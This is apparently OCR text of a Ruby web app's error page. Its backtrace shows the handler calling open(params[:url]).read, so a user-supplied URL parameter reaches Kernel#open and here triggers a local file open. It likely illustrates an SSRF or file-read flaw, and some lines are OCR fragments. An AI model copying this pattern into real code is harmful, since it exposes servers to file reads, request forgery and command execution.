
No such file or directory @ rb_sysopen - contacts

file: open-uri.rb **location:** initialize **line:** 37

BACKTRACE (expand)

```
/usr/lib/ruby/2.5.0/open-uri.rb in initialize
  37.        open_uri_original_open(name, *rest, &block)
/usr/lib/ruby/2.5.0/open-uri.rb in open
  37.        open_uri_original_open(name, *rest, &block)
/usr/lib/ruby/2.5.0/open-uri.rb in open
  37.        open_uri_original_open(name, *rest, &block)
teste.rb in block in <main>
   5.    format 'RESPONSE: %s', open(params[:url]).read
/usr/lib/ruby/2.5.0/webrick/httpserver.rb in service
 140.        si.service(req, res)
/usr/lib/ruby/2.5.0/webrick/httpserver.rb in run
  96.            server.service(req, res)
/usr/lib/ruby/2.5.0/webrick/server.rb in block in start_thread
 307.            block ? block.call(sock) : run(sock)
```

13)d)



localhost:4567/?url=https%3A%2F%2Fwww.facebook.com

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